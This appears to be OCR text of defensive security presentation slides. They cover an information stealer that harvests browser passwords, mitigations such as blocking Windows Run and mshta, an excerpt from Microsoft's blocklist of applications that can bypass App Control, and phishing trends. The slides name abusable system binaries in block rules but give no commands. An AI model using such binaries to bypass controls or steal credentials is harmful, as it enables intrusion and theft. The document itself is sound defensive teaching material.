
End-goal

- Information stealer
- Collects passwords from browsers and sells them online

Protection mechanisms

- User awareness
- Block Windows Run for regular users
- Block mshta and other files

Microsoft Recommended Blocklist



Applications that can bypass App Control and how to block them

Article • 03/10/2025 • 2 contributors •

Applies to: ☑ Windows 11, ☑ Windows 10, ☑ Windows Server 2025, ☑ Windows Server 2022, ☑ Windows Server 2019, ☑ Windows Server 2016

Feedback


Note

Some capabilities of App Control for Business are only available on specific Windows versions. Learn more about App Control feature availability.

Members of the security community* continuously collaborate with Microsoft to help protect customers. With the help of their valuable reports, Microsoft has identified a list of valid applications that an attacker could also potentially use to bypass App Control.

Unless your use scenarios explicitly require them, Microsoft recommends that you block the following applications. An attacker can use these applications or files to circumvent application allow policies, including App Control:

Quick uptick of new attacks



Top email phishing types

Source: Microsoft Defender Threat Experts notifications

Closing off

What to remember

1. Do the basics

2. Maintain focus on cloud identities

3. A breach happens because of a series of misconfigurations

Thank You!

M C ^{2}